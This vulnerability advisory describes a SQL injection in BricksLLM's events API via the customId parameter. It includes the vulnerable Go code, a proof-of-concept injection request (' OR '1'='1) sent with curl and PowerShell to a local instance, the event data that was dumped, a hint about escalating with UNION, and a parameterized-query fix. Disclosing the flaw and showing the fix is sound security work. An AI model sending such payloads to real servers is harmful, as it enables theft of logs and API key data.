SQLi-02: SQL Injection in GetEvents — customId Parameter

Field	Value
Link	https://github.com/bricks-cloud/BricksLLM
Severity	CRITICAL
CVSS 3.1	9.8
CWE	CWE-89: SQL Injection
Endpoint	GET /api/events?customId=
Vulnerable Parameter	customId (query string)
File	internal/storage/postgresql/event.go, Line 135
Authentication	None required (admin API)

1. Vulnerable Code

The customId query string parameter is interpolated directly into SQL via fmt.Sprintf inside a WHERE clause with single quotes.

```
func (s *Store) GetEvents(userId string, customId string, ...) {
    query := `SELECT * FROM events WHERE `

    if len(customId) != 0 {
        query += fmt.Sprintf(" custom_id = '%s'", customId)   // <-- INJECTION POINT
    }

    // customId is injected directly — no $N parameterization
    rows, err := s.db.QueryContext(ctxTimeout, query)  // no args passed
}
```

2. Proof of Concept

TESTED & CONFIRMED ON 127.0.0.1:8001

Request

```
# PowerShell
$wc = New-Object System.Net.WebClient
$r = $wc.DownloadString(
  "http://127.0.0.1:8001/api/events?customId=' OR '1'='1"
)

# cURL
curl "http://127.0.0.1:8001/api/events?customId=%27%20OR%20%271%27%3D%271"
```

Actual Server Response (truncated for readability)


```
HTTP/1.1 200 OK
Content-Type: application/json

[
  {
    "id": "fb4ea513-6e47-4e44-bd04-39031e3486f1",
    "created_at": 1774983971,
```

```
    "key_id": "",
    "status": 404,
    "path": "/",
    "method": "GET",
    "correlationId": "c9b67ef9-b35d-4481-aaa0-fe83db470db4"
  },
  {
    "id": "44aed353-dfbb-45ef-87ca-fb3c10c79eba",
    "created_at": 1774984620,
    "tags": ["testing"],
    "key_id": "f7bdb5ba-2083-44bc-b65d-f9a774093414",   ← LEAKED KEY ID
    "provider": "openai",                                ← LEAKED PROVIDER
    "model": "gpt-4",                                    ← LEAKED MODEL
    "status": 401,
    "latency_in_ms": 815,
    "path": "/api/providers/openai/v1/chat/completions",
    "method": "POST"
  },
  {
    "id": "13a06e19-72c3-4c7e-80dc-a7ff13371b39",
    "created_at": 1774986032,
    "provider": "azure",
    "status": 401,
    "path": "/api/providers/azure/openai/deployments/gpt4/chat/completions"
  },
  ... 2 more events (5 total dumped) ...
]

⚠ ALL events dumped — including:
  - key_id: links events to specific API keys
  - provider + model: reveals which LLM services are in use
  - paths + methods: API usage patterns
  - request/response: may contain sensitive prompts/completions
    (base64 encoded in "request"/"response" fields)
```

Here is the Exploit POC using the Jsql Injection:



3. Impact

Complete event/audit log exfiltration:

- Dumps ALL proxy request events including key_id, provider, model, and actual request/response payloads
- Request/response data may contain sensitive LLM prompts and completions (PII, business logic, user data)
- Reveals all active API keys via key_id field
- Can be escalated via UNION to read from other tables (keys, provider_settings)

4. Remediation

```
// BEFORE (vulnerable)
query += fmt.Sprintf(" custom_id = '%s'", customId)

// AFTER (safe)
query += fmt.Sprintf(" custom_id = $%d", index)
args = append(args, customId)
index++
```